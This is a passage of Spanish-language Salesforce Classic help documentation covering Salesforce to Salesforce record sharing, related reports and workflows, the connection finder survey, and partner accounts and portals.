Si deja de compartir el registro con una conexión, las modificaciones del registro en su organización no se reflejan en el registro en la organización de la conexión. El registro compartido no se elimina de la otra organización.

CONSULTE TAMBIÉN

Colaboración de registros mediante Salesforce to Salesforce

Lista relacionada Colaboración externa

# Lista relacionada Colaboración externa

Salesforce to Salesforce permite compartir registros con una o más conexiones, y cada conexión puede aceptar los registros que comparta, incluso si otras conexiones han aceptado el mismo registro. Cuando trabaje con un registro que haya recibido de una conexión o un registro que haya compartido con una conexión, la página de detalles del registro incluye un encabezado que indica el estado del registro. El registro también puede contener la lista relacionada Colaboración externa, que muestra los detalles de con qué conexiones se comparte este registro y el estado de colaboración.

Los registros compartidos externamente tendrán uno de los siguientes estados:

**Activo (enviado)**
Una organización externa ha compartido y aceptado el registro.

**Activo (recibido)**
Se le ha enviado el registro desde una organización externa y se ha aceptado.

**Pendiente (enviar)**
Una organización externa ha compartido pero no ha aceptado el registro.

**No activo**
El registro ya no se comparte con una organización externa.

**No activo (eliminado)**
Una organización externa aceptó el registro pero dicha organización lo ha eliminado.

**No activo (convertido)**
El registro es un candidato aceptado por una organización externa y convertido en una oportunidad por esa organización. Cuando se convierte un candidato, Salesforce to Salesforce desactivará el registro compartido de manera que no vuelva a actualizarse en la conexión de suscripción.

Nota: Si modifica el Estado del candidato durante la conversión, no se reflejará en la conexión se suscripción.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver el estado de colaboración externa de un registro:
- "Leer" en el registro

Para detener el intercambio de un registro:
- "Gestionar conexiones"

## CONSULTE TAMBIÉN

Colaboración de registros mediante Salesforce to Salesforce
Disponibilidad de registros para una conexión

## Reenvío de registros relacionados a una conexión

Salesforce to Salesforce le permite reenviar registros que son secundarios de registros ya compartidos con conexiones. Seleccione los tipos de registro secundarios que se pueden compartir cuando comparte un registro principal.

Los registros secundarios se comparten automáticamente con una conexión después de que la conexión acepte el registro principal, si se cumplen algunos criterios.

Tenga en cuenta las siguientes sugerencias cuando comparta registros relacionados:

- Un registro relacionado dejará de tener colaboración con una conexión si el registro relacionado se modifica desde un registro sin colaboración.
- Se puede compartir un máximo de 100 tareas por registro relacionado. Este máximo incluye tareas abiertas y cerradas.

Para dejar de compartir un registro relacionado en su página de detalles de registro principal:

1. Seleccione la página de detalles del registro principal.
2. En la lista relacionada del registro cuya colaboración desea detener, haga clic en **Gestionar conexiones** en la columna Nombre de conexión enviado. Por ejemplo, para dejar de compartir un contacto relacionado con una cuenta, haga clic en **Gestionar conexiones** en la lista relacionada Contactos en la página de detalles de la cuenta.
3. Seleccione la conexión que con la que desea dejar de compartir en la lista Conexiones seleccionadas.
4. Haga clic en la flecha Quitar ( ) para mover las conexiones a la lista Conexiones disponibles.
5. Haga clic en **Guardar**.

Además, para dejar de compartir un registro relacionado en su página de detalles:

1. Visualice la página de detalles del registro.
2. En la lista relacionada Colaboración externa, haga clic en **Detener colaboración**.

Para dejar de compartir un archivo adjunto o comentario de caso, debe mantener los registros privados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar registros a una conexión:
- "Leer" y "Modificar" en el registro

Para reenviar registros relacionados a una conexión:
- "Leer" y "Modificar" en el registro

Para detener el intercambio de un registro:
- "Leer" y "Modificar" en el registro

## Compartir productos de oportunidad con conexiones

Un producto de oportunidad está relacionado con los registros de oportunidad y de producto. Por esta razón solo puede compartirse como un registro secundario de una oportunidad compartida, siempre que el producto asociado también esté compartido.

Si se cumplen todos los criterios siguientes, se compartirán los productos de oportunidad con las conexiones de forma automática.

- El tipo de objeto Producto de la oportunidad se publica en su conexión y su conexión debe estar suscrita al objeto.
- La oportunidad y el producto asociado con el producto de la oportunidad se comparten con su conexión.
- En la organización de la conexión, la oportunidad se asocia con una lista de precios activa durante la aceptación.
- En la organización de la conexión, el producto se asocia con una misma lista de precios activa que la oportunidad.
- En la organización de la conexión, el producto debe está activo.
- En ambas organizaciones, la divisa de la oportunidad es la misma.

Cuando se comparten productos de oportunidad, tenga en cuenta estas reglas adicionales:

- Si las programaciones de ingresos o cantidades están activadas en la organización de la conexión, los campos Cantidad y Precios de venta no se actualizarán en su organización.

- Si la lista de precios asociada con el producto de la oportunidad se modifica o se elimina en una organización, el producto de oportunidad no se compartirá.
- Si la oportunidad ya no se comparte, el producto de oportunidad no se compartirá.

Nota: Actualmente, si modifica la etapa de varios registros de oportunidad mediante una operación global de búsqueda y reemplazo, este cambio no se reflejará en las organizaciones a las que ha reenviado los registros en Salesforce to Salesforce.

Por ejemplo, suponga que realiza una operación global de búsqueda y reemplazo que tiene como resultado que la etapa de todas las oportunidades inactivas cambien de `Inactivo` a `En revisión`.

Si alguna de las oportunidades afectadas se han reenviado a un socio comercial en Salesforce to Salesforce, estas oportunidades permanecen en la etapa `Inactivo` en la organización de Salesforce del socio. Para que el cambio de etapa se refleje en la organización, se debe abrir cada oportunidad afectada, hacer clic en **Modificar** y hacer clic en **Guardar**.

### Colaboración de comentarios de casos con conexiones

Puede compartir un comentario de caso como registro secundario de un caso. Una conexión acepta automáticamente los comentarios de casos, siempre que se cumplan los siguientes criterios:

- El tipo de objeto Comentario de caso se publica en su conexión y su conexión debe estar suscrita al objeto.
- El caso al que está asociado el comentario de caso se comparte con la conexión.
- El comentario del caso no tiene la marca de "Privado".

CONSULTE TAMBIÉN

Colaboración de registros mediante Salesforce to Salesforce

## Sugerencias para el uso de Salesforce to Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El flujo de trabajo está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Gestión de conexiones con informes personalizados

Utilice los informes personalizados para supervisar la actividad y actualizaciones de Salesforce to Salesforce. Para obtener detalles, consulte Creación de informes en Salesforce to Salesforce.

### Gestión de registros

- Si las reglas de validación le impiden aceptar registros compartidos, cree una regla de validación con el campo `Nombre de la conexión recibido` que no tenga un valor nulo; de

este modo, se ignorarán las reglas de validación para los registros que acepte de sus conexiones. Para crear esta regla, utilice la siguiente fórmula:

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

Debe crear también una regla similar para cualquier desencadenador de Apex que tenga comprobaciones de validación.

- Para realizar un seguimiento de registros que esté compartiendo con conexiones, cree un informe personalizado. Por ejemplo, puede crear un informe personalizado que muestre todos los candidatos que ha compartido con conexiones eliminadas por la conexión:
  - Utilice el tipo de informe Candidatos y conexiones.
  - Introduzca el criterio de filtro "Estado igual a No activo (eliminado)".
- Haga que la vista de registros no aceptados de las conexiones tenga una mayor utilidad creando una vista de lista personalizada. Por ejemplo, cree una vista de lista que oculte los candidatos no aceptados de las conexiones que tengan más de un mes.

  Nota: Debe tener el permiso "Gestionar conexiones" para crear estas vistas de lista.
- Solo los usuarios con el permiso "Gestionar conexiones" pueden ver objetos compartidos desde una conexión, por lo tanto, debe crear vistas de lista personalizada que pueda asignar a personas que necesiten acceder a esa información.
- Si espera recibir grandes volúmenes de registros desde una conexión, habilite `Aceptación automática` para los objetos adecuados en la página 1662. Por ejemplo, si una conexión comparte un gran número de candidatos con su organización de forma regular, seleccione la casilla de verificación `Aceptación automática` situada junto a Oportunidad en la página Agregar o eliminar objetos suscritos.
- Para ver los cambios realizados por una conexión, active el seguimiento de campos en el objeto y agregue la lista relacionada Historial a los formatos de página. Otra opción es crear un informe personalizado de historial que incluya el campo `Nombre de conexión recibido`.
- Para asignar automáticamente todos los candidatos o casos entrantes a un usuario específico, cree una regla de asignación que incluya las siguientes entradas:
  - *`El nombre de la conexión recibido contiene el nombre de la conexión`*
  - *`Creado por contiene el usuario de la conexión`*

  Puede hacer lo mismo con las reglas de distribución.
- Si desea asignar un caso a una conexión mediante una regla de distribución en el caso, debe asignar el caso a una cola donde la conexión sea un miembro. Por ejemplo, si dispone de una conexión que actúa como la agencia de servicios de terceros y todos los casos que cumplen determinado criterios deben distribuirse a esta conexión, deberá:
  - Crear una cola que contenga la conexión como un miembro.
  - Crear una regla de distribución con los criterios adecuados.
  - Agregar una acción de distribución que asigne de forma automática casos que cumplan determinados criterios para esa cola.

## Otras sugerencias

- Si desea conectarse a socios pero no está seguro si utilizan Salesforce, puede utilizar un buscador de conexiones para saberlo.
- Al convertir un candidato, Salesforce to Salesforce desactiva el registro compartido y actualiza la lista relacionada Colaboración externa en su registro de candidato de conexión con un estado No activo (convertido). Debido a la desactivación del registro compartido, se modificará al Estado del candidato durante la conversión si no está reflejada en su registro de candidato de conexión.
- Para aprender cómo utilizar flujos de trabajo para automatizar actualizaciones en registros y conexiones en Salesforce to Salesforce, consulte Uso de flujos de trabajo en Salesforce to Salesforce.

## Creación de informes en Salesforce to Salesforce

Para supervisar la actividad y las actualizaciones de Salesforce to Salesforce, cree informes personalizados.

Cuando llega el momento de utilizar la creación de informes personalizados para gestionar con eficacia sus conexiones de Salesforce to Salesforce, las posibilidades son ilimitadas. A continuación se describen algunas formas de utilizar informes personalizados en Salesforce to Salesforce:

- Cree un informe personalizado con el tipo de informe Conexiones con cuenta para realizar un seguimiento de la actividad de conexión y otros detalles de conexión. El informe solo muestra conexiones que estén asociadas a cuentas.
- Cree tipos de informes personalizados para ver la información de conexiones de todos los objetos que haya publicado o a los que esté suscrito.
- Cree un informe personalizado para ver los registros que se comparten con varias conexiones. Además, para ver los registros compartidos con varias conexiones en una vista lista, agregue el campo `Nombre de conexión enviado` a una vista nueva o existente y compruebe que las listas mejoradas están desactivadas.
- Cree un informe personalizado con el tipo de informe Conexiones con candidatos para ver todos los candidatos con los que ha compartido conexiones y que luego borró la conexión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El flujo de trabajo está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Uso de flujos de trabajos en Salesforce to Salesforce

Puede utilizar un flujo de trabajo para automatizar actualizaciones en registros y conexiones en Salesforce to Salesforce.

Las reglas de flujo de trabajo sólo se desencadenan para registros compartidos en Salesforce to Salesforce cuando:

- Acepta un registro principal.
- Inserta un registro secundario.
- Esté suscrito a los campos configurados para desencadenar las reglas de flujo de trabajo.

Algunas sugerencias de criterios para las reglas de flujo de trabajo de Salesforce to Salesforce incluyen:

- Campo `Nombre de conexión recibido` en candidatos, oportunidades u objetos personalizados.
- Usuario actual es *`pnet`*.
- Campo `Autor de la última modificación` es Usuario de conexión.

Por ejemplo, puede crear una tarea para un usuario cada vez que una conexión actualice un candidato:

1. Crear una regla de flujo de trabajo con los siguientes criterios:
   - Criterios de evaluación: `Evaluar la regla cuando un registro: creado y cada vez que es modificado`
   - Ejecute la regla si `se cumplen los criterios`.
   - Criterios de reglas: “Candidato: Última modificación realizada por igual a Usuario de conexión”.
2. Agregue una tarea del flujo de trabajo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El flujo de trabajo está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Puede utilizar flujos de trabajo para muchos procesos de Salesforce to Salesforce, incluida la actualización de valores de listas de selección cuando una conexión ha modificado el campo. Cuando acepta un registro, solo los siguientes campos desencadenan reglas de flujo de trabajo.

Nota: Si su organización está configurada para aceptar de forma automática registros, las reglas de flujo de trabajo se desencadenan por cualquier campo al que esté suscrito.

| Objeto | Campos que desencadenan flujos de trabajo |
| --- | --- |
| Cuenta | • Nombre de la cuenta<br>• Ciudad<br>• País<br>• Nombre de conexión recibido<br>• Nombre de conexión enviado<br>• Estado<br>• Tipo |
| Caso | • Número del caso<br>• Prioridad<br>• Estado<br>• Asunto<br>• Tipo |
| Contacto | • Correo electrónico<br>• Apellidos<br>• Dirección de correo<br>• Teléfono<br>• Título |
| Candidato | • Empresa<br>• Correo electrónico<br>• Sector<br>• Candidato<br>• Origen del candidato<br>• Nombre<br>• Número de empleados<br>• Teléfono<br>• Nombre de conexión recibido<br>• Nombre de conexión enviado<br>• Provincia<br>• Estado<br>• Título |

| Objeto | Campos que desencadenan flujos de trabajo |
| --- | --- |
| Oportunidad | • Nombre de la cuenta<br>• Importe<br>• Fecha de cierre<br>• Nombre<br>• Nombre de conexión recibido<br>• Nombre de conexión enviado<br>• Etapa |
| Objeto personalizado | • Nombre de conexión<br>• Nombre<br>• Fecha de envío |

Todas las actualizaciones posteriores realizadas en los campos de registros aceptados, desencadenarán reglas de flujo de trabajo.

Nota: En algunos casos, tiene sentido utilizar un desencadenador de Apex en lugar de un flujo de trabajo. Supongamos que tiene una regla de flujo de trabajo que actualiza un campo secundario, **campo B**, cuando se actualiza **campo A**. Aunque su socios de Salesforce to Salesforce se ha suscrito a los campos A y B, las actualizaciones al campo B que se desencadenan por su regla de flujo de trabajo no se envían a la organización de su socio. Esto evita un bucle de actualizaciones.

Si desea que se envíen actualizaciones de campo secundario como este a sus socios de Salesforce to Salesforce, sustituya el flujo de trabajo por un desencadenador de Apex que utiliza la lógica post confirmación para actualizar el campo secundario.

Nota: En conexiones bidireccionales, las actualizaciones de Salesforce to Salesforce se vuelven a desencadenar solo en desencadenadores "después" (por ejemplo, "después de inserción" o "después de actualización", no en desencadenadores "antes".

# Verificación de que sus socios comerciales utilizan Salesforce

## Acerca del buscador de conexiones

Si sus socios utilizan Salesforce, es conveniente que conecte sus organizaciones de Salesforce para que puedan compartir registros y colaboren en sus procesos comerciales relevantes. Antes de conectarse, necesita saber si sus socios utilizan Salesforce. Utilice el buscador de conexiones para enviar un correo electrónico a sus socios con un vínculo a una encuesta sobre si son usuarios de Salesforce. Las respuestas a la encuesta se guardan en los registros de contacto y cuenta de cada socio. Cuando sepa el estado de un socio, podrá enviar una invitación de conexión mediante Salesforce to Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Cómo saber si sus socios utilizan Salesforce

Configuración del buscador de conexiones

Sugerencias y consideraciones adicionales del buscador de conexiones

## Configuración del buscador de conexiones

El buscador de conexiones le permite enviar encuestas por correo electrónico para saber si sus socios son clientes de Salesforce. Cuando sepa el estado de un socio, podrá enviar una invitación de conexión mediante Salesforce to Salesforce.

Para utilizar el buscador de conexiones, debe ejecutar las siguientes actividades:

1. Active el buscador de conexiones de su organización.
2. Configure los parámetros del buscador de conexiones.
3. Agregue el botón **Buscar conexiones** a la vista de lista de contactos personalizando el formato de búsqueda. Agregue el botón a la página de detalles del contacto personalizando el formato de página de los contactos.
4. Agregue el campo `Utiliza Salesforce` al formato de página de contactos.
5. Agregue el campo `Cliente de Salesforce` al formato de página de cuentas.

   Nota: Los campos `Utiliza Salesforce` y `Cliente de Salesforce` también aparecen en los registros de contactos y cuentas de cualquier portal de clientes o portal de socios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para activar el buscador de conexiones y modificar la configuración:

- "Modificar todos los datos"

### Activación del Buscador de conexiones

Para activar el buscador de conexiones:

1. Desde Configuración, introduzca *`Buscador de conexiones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Buscador de conexiones de Salesforce to Salesforce**.
2. Haga clic en **Modificar**.
3. Seleccione `Activado`.
4. Haga clic en **Guardar**.

Ahora podrá configurar los parámetros del buscador de conexiones. Además, se crea la plantilla de correo electrónico predeterminada y los campos relacionados necesarios y están listos para su uso.

Nota: Si desactiva el buscador de conexiones desactivará las encuestas pendientes y elimina el botón **Buscar conexiones**. Los campos `Utiliza Salesforce` y `Cliente de Salesforce` permanecen en los registros de contactos y cuentas, respectivamente.

### Configuración de los parámetros del buscador de conexiones

Puede determinar el contenido y apariencia del correo electrónico que envíe a sus socios.

1. Desde Configuración, introduzca *`Buscador de conexiones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Buscador de conexiones de Salesforce to Salesforce**.
2. Haga clic en **Modificar**.
3. Seleccione una plantilla de correo electrónico.

   La plantilla del buscador de conexiones predefinida se selecciona automáticamente. También puede crear plantillas de correo electrónico personalizadas para su encuesta.

   Nota: Las plantillas de correo electrónico personalizadas deben contener la URL de la encuesta. `{!Contact.PartnerSurveyURL}` está disponible como campo de combinación de contactos cuando cree plantillas.

4. También puede seleccionar un logotipo utilizando la búsqueda.

   Nota: En primer lugar debe cargar su logotipo a la ficha Documentos y marcarlo como `Disponible de modo externo`.

   Salesforce recomienda agregar un logotipo de marca, tal y como aparece en la parte superior de la página de la encuesta. Si no selecciona el logotipo, la porción del logotipo de la página de la encuesta permanece en blanco.

5. Haga clic en **Guardar**.

## Cómo saber si sus socios utilizan Salesforce

Si sus socios utilizan Salesforce, es conveniente que conecte sus organizaciones de Salesforce para que puedan compartir registros y colaboren en sus procesos comerciales relevantes. Antes de conectarse, necesita saber si sus socios utilizan Salesforce. Utilice el buscador de conexiones para enviar un correo electrónico a sus socios con un vínculo a una encuesta sobre si son usuarios de Salesforce. Las respuestas a la encuesta se guardan en los registros de contacto y cuenta de cada socio. Cuando sepa el estado de un socio, podrá enviar una invitación de conexión mediante Salesforce to Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para enviar un correo electrónico a los socios preguntando si utilizan Salesforce:

- "Enviar correo electrónico" (destinatario único)

  O BIEN

  "Correo electrónico masivo" (varios destinatarios)

1. En la vista de lista Contactos, seleccione los socios a los que desea enviar la encuesta y haga clic en **Buscar conexiones**. Otra opción consiste en hacer clic en **Buscar conexiones** en una página de detalles de un contacto.

   Nota: **Buscar conexiones** no aparecerá si:

   - El registro del contacto no tiene una dirección de correo electrónico válida
   - El contacto no está asociado con una cuenta

   Si el contacto es una cuenta personal, **Buscar conexiones** aparecerá en la vista de lista, pero muestra un mensaje de error si el usuario hace clic en el botón. **Buscar conexiones** no aparece en la página de detalles del contacto.

2. Escriba un asunto para el correo electrónico.
3. Modifique el cuerpo del texto de la plantilla predefinida o haga clic en **Cambiar plantilla** para seleccionar una plantilla de correo electrónico diferente.

   Nota: Su administrador selecciona la plantilla de correo electrónico predefinida. Puede seleccionar una plantilla diferente o modificar el cuerpo del texto, sin embargo, debe incluir la URL de la encuesta: `{!Contact.PartnerSurveyURL}`.

   No puede modificar el cuerpo del texto si selecciona varios destinatarios.

4. Haga clic en **Ortografía** para comprobar la ortografía del texto.
5. Haga clic en **Vista previa** para ver la apariencia del correo electrónico del destinatario.
6. Haga clic en **Enviar**.

El correo electrónico se envía a los socios seleccionados, que dispondrán de 90 días para responder a la encuesta antes de que se invalide el vínculo. La respuesta del socio se guarda en el campo `Utiliza Salesforce` en el registro del contacto del socio y el campo `Cliente de Salesforce` en el registro de la cuenta. También se agrega una actividad cerrada al contacto.

Consejo: Salesforce recomienda crear una vista de lista personalizada o un informe personalizado para controlar las respuestas del cliente en una ubicación conveniente.

Si la organización del socio utiliza Salesforce, la encuesta muestra una sección que le pregunta si el destinatario tiene privilegios de administrador para Salesforce. En caso contrario, el destinatario puede proporcionar la información de contacto del administrador y se crea un nuevo registro de contacto en Salesforce para ese usuario, salvo que ya exista uno.

Nota: Esta sección no se muestra si ya existe en su organización un contacto para ese socio cuyo valor de `Utiliza Salesforce` es *`Sí, es usuario administrador`*.

## Sugerencias y consideraciones adicionales del buscador de conexiones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Cree una vista de lista personalizada o informe personalizado para realizar el seguimiento de las respuestas de su encuesta en una ubicación. Agregue el campo `Utiliza Salesforce` a las vistas de lista de contactos e informes. Agregue el campo `Cliente de Salesforce` a las vistas de lista de cuenta e informes.
- Cree versiones traducidas de la plantilla del buscador de conexiones por predefinida para enviar a los socios internacionales. Para ello, duplique la plantilla predefinida, realice las modificaciones de idioma necesarios e incluya la URL de la encuesta: `{!Contact.PartnerSurveyURL}`. Puede seleccionar la plantilla correcta cuando envíe encuestas a sus socios.

  Nota: La página de la encuesta está en inglés, pero incluye una lista desplegable de `idioma` para que los destinatarios puedan ver la encuesta en su idioma nativo.

- Al crear reglas de validación para el campo `Utiliza Salesforce`, utilice el valor de API y no la etiqueta que aparece en la interfaz de usuario. Por ejemplo:

```
CONTAINS(TEXT(UseSalesforce ), 'YesNotAdmin')
```

| **Valor desplegable** `Utiliza Salesforce` | **Valor de API** |
|---|---|
| No | No |
| Sin respuesta | Sinrespuesta |
| No está seguro | Noestáseguro |
| Sí, usuario de admin | SíAdmin |
| Sí, no usuario de admin | SíNoAdmin |

- Si un socio proporciona detalles para su administrador de salesforce, salesforce comprueba si ya existe un contacto en su organización de salesforce con esa dirección de correo electrónico. Si es así, el campo `Utiliza Salesforce` del registro del contacto se define a *`Sí, es usuario administrador`*. Si el campo ya está definido como *`No`*, no se actualiza.

  Nota: Un socio sólo puede agregar un administrador si no existe ninguno como contacto en su organización.

- El campo `Cliente de Salesforce` depende de los valores en sus campo de contacto `Utiliza Salesforce`.

# Participación en redes sociales desde dentro de Salesforce

## Descripción general de Salesforce para Twitter y Facebook

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce para Twitter y Facebook le ofrece una manera sencilla de interactuar con sus clientes y clientes potenciales en tiempo real en Twitter y Facebook, directamente desde Salesforce.

Los usuarios de Salesforce para Twitter y Facebook pueden buscar, supervisar, unirse y responder a conversaciones de medios sociales relevantes para su empresa, todo desde Salesforce. Los usuarios también pueden:

- Conocer qué dicen otras personas sobre su empresa en este momento
- Crear casos, contactos y candidatos a partir de Tweets y de publicaciones y comentarios en el muro de Facebook
- Compartir información con las comunidades de Twitter y Facebook
- Participar con millones de personas para compartir opiniones, formular preguntas y buscar ayuda

Puede activar Salesforce para Twitter y Facebook descargando la aplicación gratuita desde AppExchange. Puede buscar más documentación en la sección Recursos de la lista de aplicaciones para Salesforce para Twitter y Facebook.

# Colaboración con socios para aumentar las ventas

## Vista y adición de socios

En las páginas de detalles de oportunidades y cuentas se incluye una lista relacionada Socios para mostrar y agregar relaciones de socios.

- Para ver la información de la cuenta de un socio en particular, haga clic en el nombre del socio en la lista relacionada Socios.
- Haga clic en **Eliminar** junto a un socio de la relación de socios.

  Nota: Si cambia la cuenta de una oportunidad que tiene socios, todos los socios se eliminarán de la lista relacionada Socios.

- Para agregar un socio a una oportunidad o cuenta:
  1. Haga clic en **Nuevo** en la lista relacionada Socios.
  2. Si desea sólo oportunidades, seleccione la opción `Principal` para indicar el socio principal de la oportunidad, si fuera aplicable.

     Una oportunidad sólo puede tener un socio principal. Al establecer un nuevo socio principal, se elimina automáticamente el estado "Principal" de cualquier otro socio.

     El hecho de establecer un socio como "Principal" le permite informar sobre él en todos los informes de oportunidades.
  3. En la columna `Socio`, introduzca el nombre de una cuenta existente escribiendo en el cuadro o haciendo clic en el icono de búsqueda para buscar una cuenta. También puede hacer clic en **Nuevo** en el cuadro de diálogo de búsqueda para crear una cuenta nueva.
  4. En la columna `Función`, elija la función que desempeña la cuenta del socio en la cuenta u oportunidad actuales.

Nota: Al seleccionar un socio de una cuenta u oportunidad, se crea automáticamente una relación de socio complementaria, de modo que en ambas cuentas aparece la otra en calidad de socio. La función que seleccione se aplicará a la cuenta del socio; en la cuenta actual, se aplicará la función complementaria.

El administrador establece las funciones disponibles y las funciones complementarias correspondientes al modificar el valor de la lista de selección `Función del socio`.

El administrador puede personalizar las columnas que aparecen en la lista relacionada modificando el diseño de la página. .

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones para organizaciones activadas antes de Summer '09

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones activadas después de Summer '09

PERMISOS DE USUARIO

Para agregar socios a una cuenta:

- "Modificar" en cuentas

  Y

  "Leer" en oportunidades

Para agregar socios a una oportunidad:

- "Leer" en cuentas

  Y

  "Modificar" en oportunidades

# Intercambio de información con socios

## Descripción general del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La administración de relaciones con los socios permite a las empresas maximizar el retorno de sus inversiones en canal y aumentar el retorno de canal gestionando, realizando un seguimiento y realizando previsiones de canal junto con sus negocios de venta directa. También ayuda a los socios a realizar ventas con mayor eficacia, cerrar más transacciones y conseguir mayores beneficios.

El proporcionar a sus socios los datos de Salesforce le ayudará a aumentar las ventas sin incrementar el gasto. Sin embargo, desea controlar la información a la que pueden acceder los socios y que éstos trabajen en una aplicación que utilice la marca de su empresa. Para conseguirlo, proporcione acceso a los socios a un portal de socios de Salesforce.

Un portal de socios permite que los usuarios socios inicien la sesión en Salesforce a través de un sitio Web distinto al de los usuarios no socios. Los usuarios del socio sólo pueden ver los datos que haya puesto a su disposición. Además, los usuarios de socio sólo podrán manipular los datos si les concede los permisos de usuario adecuados.

Puede personalizar el portal Web para que muestre su marca y configurarlo para que satisfaga sus necesidades funcionales y de seguridad, incluyendo la activación de inicio de sesión único de portales, para que sus socios tengan un único registro de acceso a Salesforce. Asimismo, puede disponer de varios portales que cubran sus distintas necesidades para trabajar con socios.

## Creación de cuentas de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para crear cuentas:
- "Crear" en cuentas

Para habilitar una cuenta de socio:
- "Gestionar usuarios externos"

Las cuentas de socios son cuentas de Salesforce que un gerente de canal utiliza para gestionar organizaciones de socios, usuarios de socios y actividades al utilizar el portal de socios. Las empresas a las que está asociado deben agregarse a Salesforce como cuenta empresarial. Los gerentes de canal están asociados a las cuentas de canal mediante la propiedad de la cuenta. Un gerente de canal que posee una cuenta de socio puede acceder a toda la información y gestionar todas las actividades de la cuenta de socio, incluyendo cualquier usuario de socio asociado a dicha cuenta. Esto permite que el gerente de canal se mantenga informado fácilmente de las actividades del socio.

Nota: La función de usuario de socio es subordinada a la función de propietario de cuenta, por lo que todos los datos de la función de usuario de socio se resumen en la función del propietario de la cuenta de socio. Tenga en cuenta que si desactiva un usuario de portal, su función de usuario de socio se vuelve obsoleta y sus datos ya no se resumen en la función de cuenta de socio.

Para crear una cuenta de socio:

1. Cree una cuenta empresarial nueva.
2. Haga clic en **Gestionar cuenta externa**, luego haga clic en **Activar como socio**.
3. Se abrirá un cuadro de diálogo de confirmación. Seleccione **Sí, quiero activar esta cuenta como cuenta de socio**.
4. Haga clic en **Confirmar**.

Nota: Si su organización tiene cuentas personales, no se podrán utilizar como cuentas de socios. Solo las cuentas empresariales se pueden utilizar como cuentas de socios.

Una vez creada una cuenta de socio, podrá agregar usuarios del socio a la cuenta como registros de contacto. Los usuarios de socio son usuarios de Salesforce con funciones limitadas centradas en la gestión de candidatos. Los usuarios de socio inician la sesión en Salesforce a través del portal.

Nota: No se pueden eliminar cuentas de socios, pero se pueden desactivar.

CONSULTE TAMBIÉN

Desactivación de cuentas de socio

## Desactivación de cuentas de socio

La desactivación de una cuenta de socio desactiva los usuarios externos asociados con la cuenta. Recomendamos deshabilitar una cuenta de socio solo en caso de que ésta se habilitara accidentalmente permitiendo acceso al portal.

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

